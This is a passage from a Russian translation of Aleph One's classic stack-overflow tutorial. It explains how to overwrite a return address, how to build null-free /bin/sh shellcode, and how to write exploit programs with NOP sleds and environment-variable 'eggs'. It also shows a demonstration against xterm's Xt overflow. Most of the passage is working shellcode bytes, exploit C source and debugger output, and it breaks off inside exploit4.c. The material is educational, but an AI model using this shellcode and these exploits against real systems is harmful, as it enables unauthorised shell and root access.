Таким образом, переполнение буфера позволяет нам изменить адрес возврата функции и тем самым изменить поток выполнения программы. Вернёмся к первому примеру и вспомним, как выглядит стек:

Попробуем модифицировать первый пример так, чтобы перезаписать адрес возврата, и покажем, как заставить программу выполнить произвольный код. Сразу перед buffer1[] в стеке расположен SFP, а перед ним — адрес возврата. Это 4 байта после конца buffer1[]. Но помним, что buffer1[] реально занимает 2 слова, то есть 8 байт. Значит, адрес возврата находится в 12 байтах от начала buffer1[]. Изменим адрес возврата так, чтобы оператор присваивания `x = 1;` после вызова функции был пропущен. Для этого добавим 8 к адресу возврата. Код теперь выглядит так:

example3.c:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Мы добавили 12 к адресу buffer1[]. Этот новый адрес — место хранения адреса возврата. Мы хотим перепрыгнуть через присваивание и попасть к вызову printf. Откуда мы знаем, что нужно добавить 8 к адресу возврата? Сначала использовали тестовое значение (например, 1), скомпилировали программу и запустили gdb:

```
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
0x80004c7 <main+55>:    nop
```

Видно, что при вызове function() значение RET будет 0x8004a8, а мы хотим перепрыгнуть присваивание по адресу 0x80004ab. Следующая инструкция, которую мы хотим выполнить, — по адресу 0x8004b2. Несложная математика даёт расстояние в 8 байт.

Шелл-код

Итак, мы знаем, что можем изменить адрес возврата и поток выполнения. Какую программу мы хотим выполнить? В большинстве случаев нам просто нужно, чтобы программа запустила оболочку (shell). Из оболочки мы сможем выдавать другие команды по желанию. Но что, если в эксплуатируемой программе нет такого кода? Как поместить произвольные инструкции в её адресное пространство? Ответ — поместить код, который мы хотим выполнить, в переполняемый буфер и перезаписать адрес возврата так, чтобы он указывал обратно на буфер. Предположим, что стек начинается с адреса 0xFF, а S обозначает выполняемый код; стек будет выглядеть так:

```
дно     DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     верх
памяти  89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     памяти
        buffer                sfp   ret   a     b     c

<------[SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
        ^                           |
        |___________________________|
вершина                                                      дно стека
стека
```

Код для запуска оболочки на C выглядит следующим образом:

`shellcode.c`:

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Чтобы узнать, как это выглядит в ассемблере, скомпилируем и запустим gdb. Не забудьте использовать флаг -static, иначе фактический код системного вызова execve не будет включён — вместо него будет ссылка на динамическую библиотеку C, которая обычно подключается во время загрузки.

```
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
[aleph1]$ gdb shellcode
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
```

```
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

Попробуем разобраться, что здесь происходит. Начнём с изучения main:

```
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
```

Пролог процедуры. Сначала сохраняет старый указатель фрейма, делает текущий указатель стека новым указателем фрейма и оставляет место для локальных переменных. В данном случае это:

```
char *name[2];
```

то есть 2 указателя на char. Указатели имеют размер слова, поэтому резервируется место для двух слов (8 байт).

```
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
```

Копируем значение 0x80027b8 (адрес строки "/bin/sh") в первый указатель name[]. Это эквивалентно:

```
name[0] = "/bin/sh";
```

```
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
```

Копируем значение 0x0 (NULL) во второй указатель name[]. Это эквивалентно:

```
name[1] = NULL;
```

Здесь начинается фактический вызов execve().

```
0x8000144 <main+20>:    pushl  $0x0
```

Помещаем аргументы execve() в обратном порядке в стек. Начинаем с NULL.

```
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
```

Загружаем адрес name[] в регистр EAX.

```
0x8000149 <main+25>:    pushl  %eax
```

Помещаем адрес name[] в стек.

```
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
```

Загружаем адрес строки "/bin/sh" в регистр EAX.

```
0x800014d <main+29>:    pushl  %eax
```

Помещаем адрес строки "/bin/sh" в стек.

```
0x800014e <main+30>:    call   0x80002bc <__execve>
```

Вызываем библиотечную процедуру execve(). Инструкция call помещает IP в стек.

Теперь execve(). Имейте в виду, что мы работаем на системе Linux с процессором Intel. Детали системных вызовов различаются в зависимости от ОС и процессора. Некоторые передают аргументы через стек, другие — через регистры. Одни используют программное прерывание для перехода в режим ядра, другие — дальний вызов (far call). Linux передаёт аргументы системного вызова через регистры и использует программное прерывание для перехода в режим ядра.

```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
```

Пролог процедуры.

```
0x80002c0 <__execve+4>: movl   $0xb,%eax
```

Копируем 0xb (11 в десятичной) в стек. Это индекс в таблице системных вызовов. 11 — execve.

```
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
```

Копируем адрес "/bin/sh" в EBX.

```
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
```

Копируем адрес name[] в ECX.

```
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
```

Копируем адрес нулевого указателя в %edx.

```
0x80002ce <__execve+18>:        int    $0x80
```

Переходим в режим ядра.

Как видно, в системном вызове execve() нет ничего сложного. Всё, что нам нужно:

a) Иметь где-то в памяти строку "/bin/sh", завершённую нулём.
b) Иметь где-то в памяти адрес строки "/bin/sh", за которым следует нулевое длинное слово.
c) Скопировать 0xb в регистр EAX.
d) Скопировать адрес адреса строки "/bin/sh" в регистр EBX.
e) Скопировать адрес строки "/bin/sh" в регистр ECX.
f) Скопировать адрес нулевого длинного слова в регистр EDX.
g) Выполнить инструкцию `int $0x80`.

Но что, если вызов execve() по какой-то причине завершится неудачно? Программа продолжит выбирать инструкции из стека, которые могут содержать случайные данные! Программа, скорее всего, создаст дамп памяти. Нам нужно, чтобы программа завершилась корректно при неудаче системного вызова execve. Для этого необходимо добавить системный вызов exit после execve. Как выглядит системный вызов exit?

`exit.c`:

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

```
[aleph1]$ gcc -o exit -static exit.c
```

```
[aleph1]$ gdb exit
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
```

Системный вызов exit помещает 0x1 в EAX, помещает код выхода в EBX и выполняет `int 0x80`. Вот и всё. Большинство приложений возвращают 0 при выходе, обозначая отсутствие ошибок. Поместим 0 в EBX. Наш список шагов теперь выглядит так:

a) Иметь где-то в памяти строку "/bin/sh", завершённую нулём.
b) Иметь где-то в памяти адрес строки "/bin/sh", за которым следует нулевое длинное слово.
c) Скопировать 0xb в регистр EAX.
d) Скопировать адрес адреса строки "/bin/sh" в регистр EBX.
e) Скопировать адрес строки "/bin/sh" в регистр ECX.
f) Скопировать адрес нулевого длинного слова в регистр EDX.
g) Выполнить инструкцию `int $0x80`.
h) Скопировать 0x1 в регистр EAX.
i) Скопировать 0x0 в регистр EBX.
j) Выполнить инструкцию `int $0x80`.

Пытаясь собрать всё это в ассемблерном коде, размещая строку после кода и помня, что нам нужно разместить адрес строки и нулевое слово после массива, получаем:

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here.
```

Проблема в том, что мы не знаем, по какому адресу в памяти эксплуатируемой программы окажется наш код (и следующая за ним строка). Один из способов обойти это — использовать инструкции JMP и CALL. Они могут использовать IP-относительную адресацию, что означает возможность перехода по смещению от текущего IP без необходимости знать точный адрес в памяти. Если разместить инструкцию CALL прямо перед строкой "/bin/sh", а перед ней — инструкцию JMP, то при выполнении CALL адрес строки будет помещён в стек как адрес возврата. Всё, что нам нужно, — скопировать адрес возврата в регистр. Инструкция CALL может просто вызывать начало нашего кода выше. Предположив, что J обозначает инструкцию JMP, C — инструкцию CALL, а s — строку, поток выполнения теперь будет таким:

```
дно     DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     верх
памяти  89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     памяти
        buffer                sfp   ret   a     b     c

<------[JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
        ^|^             ^|            |
        |||_____________||____________| (1)
    (2)  ||_____________||
          |_____________| (3)
вершина                                                    дно стека
стека
```

С этими изменениями, используя индексную адресацию и подсчитав количество байт каждой инструкции, код выглядит так:

```
        jmp    offset-to-call           # 2 байта
        popl   %esi                     # 1 байт
        movl   %esi,array-offset(%esi)  # 3 байта
        movb   $0x0,nullbyteoffset(%esi)# 4 байта
        movl   $0x0,null-offset(%esi)   # 7 байт
        movl   $0xb,%eax                # 5 байт
        movl   %esi,%ebx                # 2 байта
        leal   array-offset,(%esi),%ecx # 3 байта
        leal   null-offset(%esi),%edx   # 3 байта
        int    $0x80                    # 2 байта
        movl   $0x1, %eax              # 5 байт
        movl   $0x0, %ebx              # 5 байт
        int    $0x80                   # 2 байта
        call   offset-to-popl           # 5 байт
        /bin/sh string goes here.
```

Вычислив смещения от jmp до call, от call до popl, от адреса строки до массива и от адреса строки до нулевого длинного слова, получаем:

```
        jmp    0x26                     # 2 байта
        popl   %esi                     # 1 байт
        movl   %esi,0x8(%esi)           # 3 байта
        movb   $0x0,0x7(%esi)           # 4 байта
        movl   $0x0,0xc(%esi)           # 7 байт
        movl   $0xb,%eax                # 5 байт
        movl   %esi,%ebx                # 2 байта
        leal   0x8(%esi),%ecx           # 3 байта
        leal   0xc(%esi),%edx           # 3 байта
        int    $0x80                    # 2 байта
        movl   $0x1, %eax              # 5 байт
        movl   $0x0, %ebx              # 5 байт
        int    $0x80                   # 2 байта
        call   -0x2b                    # 5 байт
        .string "/bin/sh"              # 8 байт
```

Выглядит хорошо. Чтобы убедиться в корректности, нужно скомпилировать и запустить. Но есть проблема: наш код модифицирует сам себя, однако большинство операционных систем помечают страницы кода как доступные только для чтения. Чтобы обойти это ограничение, нужно поместить код, который мы хотим выполнить, в сегмент стека или данных и передать туда управление. Для этого разместим код в глобальном массиве в сегменте данных. Сначала нам нужно шестнадцатеричное представление двоичного кода. Скомпилируем и воспользуемся gdb для его получения.

`shellcodeasm.c`:

```
void main() {
__asm__("
        jmp    0x2a                     # 3 байта
        popl   %esi                     # 1 байт
        movl   %esi,0x8(%esi)           # 3 байта
        movb   $0x0,0x7(%esi)           # 4 байта
        movl   $0x0,0xc(%esi)           # 7 байт
        movl   $0xb,%eax                # 5 байт
        movl   %esi,%ebx                # 2 байта
```

```
        leal   0x8(%esi),%ecx          # 3 байта
        leal   0xc(%esi),%edx          # 3 байта
        int    $0x80                   # 2 байта
        movl   $0x1, %eax              # 5 байт
        movl   $0x0, %ebx              # 5 байт
        int    $0x80                   # 2 байта
        call   -0x2f                   # 5 байт
        .string \"/bin/sh\"            # 8 байт
");
}
```

```
[aleph1]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
[aleph1]$ gdb shellcodeasm
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     jmp    0x800015f <main+47>
0x8000135 <main+5>:     popl   %esi
0x8000136 <main+6>:     movl   %esi,0x8(%esi)
0x8000139 <main+9>:     movb   $0x0,0x7(%esi)
0x800013d <main+13>:    movl   $0x0,0xc(%esi)
0x8000144 <main+20>:    movl   $0xb,%eax
0x8000149 <main+25>:    movl   %esi,%ebx
0x800014b <main+27>:    leal   0x8(%esi),%ecx
0x800014e <main+30>:    leal   0xc(%esi),%edx
0x8000151 <main+33>:    int    $0x80
0x8000153 <main+35>:    movl   $0x1,%eax
0x8000158 <main+40>:    movl   $0x0,%ebx
0x800015d <main+45>:    int    $0x80
0x800015f <main+47>:    call   0x8000135 <main+5>
0x8000164 <main+52>:    das
0x8000165 <main+53>:    boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:    das
0x8000169 <main+57>:    jae    0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 <main+3>:     0xeb
(gdb)
0x8000134 <main+4>:     0x2a
(gdb)
.
.
.
```

testsc.c:

```
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
[aleph1]$ gcc -o testsc testsc.c
[aleph1]$ ./testsc
$ exit
[aleph1]$
```

Работает! Но есть препятствие. В большинстве случаев мы будем пытаться переполнить символьный буфер. Поэтому любые нулевые байты в нашем шелл-коде будут восприняты как конец строки, и копирование прервётся. В шелл-коде не должно быть нулевых байт, иначе эксплойт не сработает. Попробуем устранить нулевые байты (и заодно уменьшить размер кода).

```
Проблемная инструкция:              Замена:
-----------------------------------------------------------
movb   $0x0,0x7(%esi)              xorl   %eax,%eax
movl   $0x0,0xc(%esi)              movb   %eax,0x7(%esi)
                                   movl   %eax,0xc(%esi)
-----------------------------------------------------------
movl   $0xb,%eax                   movb   $0xb,%al
-----------------------------------------------------------
movl   $0x1, %eax                  xorl   %ebx,%ebx
movl   $0x0, %ebx                  movl   %ebx,%eax
                                   inc    %eax
-----------------------------------------------------------
```

Улучшенный код:

shellcodeasm2.c:

```
void main() {
__asm__("
        jmp    0x1f                    # 2 байта
        popl   %esi                    # 1 байт
        movl   %esi,0x8(%esi)          # 3 байта
        xorl   %eax,%eax               # 2 байта
        movb   %eax,0x7(%esi)          # 3 байта
        movl   %eax,0xc(%esi)          # 3 байта
        movb   $0xb,%al                # 2 байта
        movl   %esi,%ebx               # 2 байта
        leal   0x8(%esi),%ecx          # 3 байта
        leal   0xc(%esi),%edx          # 3 байта
        int    $0x80                   # 2 байта
        xorl   %ebx,%ebx               # 2 байта
        movl   %ebx,%eax               # 2 байта
        inc    %eax                    # 1 байт
        int    $0x80                   # 2 байта
        call   -0x24                   # 5 байт
        .string \"/bin/sh\"            # 8 байт
                                       # итого 46 байт
");
}
```

И новая тестовая программа:

testsc2.c:

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
[aleph1]$ gcc -o testsc2 testsc2.c
[aleph1]$ ./testsc2
$ exit
[aleph1]$
```

Написание эксплойта

(или как испортить стек)

Попробуем собрать все части воедино. У нас есть шелл-код. Мы знаем, что он должен быть частью строки, которой мы будем переполнять буфер. Мы знаем, что нам нужно указать адрес возврата обратно на буфер. Следующий пример демонстрирует эти принципы:

`overflow1.c`:

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}

[aleph1]$ gcc -o exploit1 exploit1.c
[aleph1]$ ./exploit1
$ exit
exit
[aleph1]$
```

Что мы сделали: заполнили массив large_string[] адресом buffer[], где будет находиться наш код. Затем скопировали шелл-код в начало строки large_string. Функция strcpy() скопирует large_string в buffer без проверки границ, переполнит адрес возврата и перезапишет его адресом, по которому теперь находится наш код. Как только main достигнет конца и попытается вернуться, произойдёт переход к нашему коду и запустится оболочка.

Проблема при попытке переполнить буфер другой программы состоит в определении адреса буфера (и, следовательно, нашего кода). Ответ таков: для каждой программы стек начинается с одного и того же адреса. Большинство программ не помещают в стек более нескольких сотен или тысяч байт единовременно. Поэтому, зная, где начинается стек, можно попытаться угадать адрес переполняемого буфера. Вот небольшая программа, которая выводит свой указатель стека:

`sp.c`:

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}

[aleph1]$ ./sp
0x8000470
[aleph1]$
```

Предположим, что программа, которую мы пытаемся переполнить, следующая:

`vulnerable.c`:

```
void main(int argc, char *argv[]) {
  char buffer[512];
  if (argc > 1)
```

```
    strcpy(buffer,argv[1]);
}
```

Мы можем создать программу, принимающую в качестве параметров размер буфера и смещение от собственного указателя стека (там предположительно находится переполняемый буфер). Строку переполнения удобно поместить в переменную окружения для простоты манипуляций:

exploit2.c:

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Теперь попробуем угадать нужные значения буфера и смещения:

```
[aleph1]$ ./exploit2 500
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
[aleph1]$ exit
[aleph1]$ ./exploit2 600
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
Illegal instruction
[aleph1]$ exit
[aleph1]$ ./exploit2 600 100
Using address: 0xbffffd4c
[aleph1]$ ./vulnerable $EGG
Segmentation fault
```

```
[aleph1]$ exit
[aleph1]$ ./exploit2 600 200
Using address: 0xbfffffce8
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit2 600 1564
Using address: 0xbffff794
[aleph1]$ ./vulnerable $EGG
$
```

Как видно, это неэффективный процесс. Угадать смещение, даже зная начало стека, практически невозможно. В лучшем случае потребуется сотня попыток, в худшем — несколько тысяч. Проблема в том, что нужно угадать *точно*, где начнётся адрес нашего кода. Ошибка даже на один байт в ту или иную сторону приведёт лишь к нарушению сегментации или недопустимой инструкции. Один из способов увеличить наши шансы — заполнить начало переполняющего буфера инструкциями NOP. Почти все процессоры имеют инструкцию NOP, которая выполняет нулевую операцию. Обычно она используется для задержки выполнения в целях синхронизации. Мы воспользуемся этим и заполним половину нашего переполняющего буфера ими. Шелл-код разместим по центру, а затем за ним последуют адреса возврата. Если нам повезёт и адрес возврата окажется где-нибудь в строке NOP, они будут просто выполняться до тех пор, пока не достигнут нашего кода. В архитектуре Intel инструкция NOP занимает один байт и в машинном коде соответствует 0x90. Предположим, что стек начинается с адреса 0xFF, S обозначает шелл-код, а N — инструкцию NOP; новый стек будет выглядеть так:

```
дно     DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     верх
памяти  89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     памяти
        buffer                sfp   ret   a     b     c

<------[NNNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
              ^                     |
              |_____________________|
вершина                                                 дно стека
стека
```

Новый эксплойт:

`exploit3.c`:

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
```

```
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Хороший выбор размера буфера — примерно на 100 байт больше размера переполняемого буфера. Это разместит наш код в конце переполняемого буфера, оставив много места для NOP, но при этом перезапишет адрес возврата угаданным адресом. Переполняемый буфер имеет длину 512 байт, поэтому используем 612. Попробуем переполнить тестовую программу новым эксплойтом:

```
[aleph1]$ ./exploit3 612
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
$
```

Вот это да! С первой попытки! Это изменение увеличило наши шансы в сотни раз. Теперь попробуем применить его на реальном случае переполнения буфера. Возьмём в качестве демонстрации переполнение в библиотеке Xt. Для примера используем xterm (уязвимы все программы, слинкованные с библиотекой Xt). Необходимо запустить X-сервер и разрешить подключения к нему с локального хоста. Установите переменную DISPLAY соответствующим образом.

```
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit3 1124
Using address: 0xbffffdb4
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "^1FF

                         V

1@/bin/sh

^C
[aleph1]$ exit
[aleph1]$ ./exploit3 2148 100
Using address: 0xbffffd48
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
...
Warning: some arguments in previous message were lost
Illegal instruction
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit4 2148 600
Using address: 0xbffffb54
```

```
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
...
Warning: some arguments in previous message were lost
bash$
```

Эврика! Менее дюжины попыток — и мы нашли нужные числа. Если бы xterm был установлен с setuid root, сейчас это была бы оболочка root.

Переполнения малого буфера

Бывают ситуации, когда переполняемый буфер настолько мал, что шелл-код в него не вписывается и перезапишет адрес возврата инструкциями вместо адреса нашего кода, или количество NOP в начале строки так мало, что угадать их адрес практически невозможно. Для получения оболочки от таких программ придётся действовать иначе. Этот конкретный подход работает только при наличии доступа к переменным окружения программы.

Мы поместим шелл-код в переменную окружения, а буфер переполним адресом этой переменной в памяти. Этот метод также повышает вероятность успеха эксплойта, так как переменную окружения с шелл-кодом можно сделать сколь угодно большой.

Переменные окружения хранятся в верхней части стека при запуске программы; последующие изменения через setenv() выделяются в другом месте. Стек в начале выглядит так:

```
<strings><argv pointers>NULL<envp pointers>NULL<argc><argv><envp>
```

Наша новая программа принимает дополнительную переменную — размер переменной, содержащей шелл-код и NOP. Новый эксплойт:

`exploit4.c`:

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
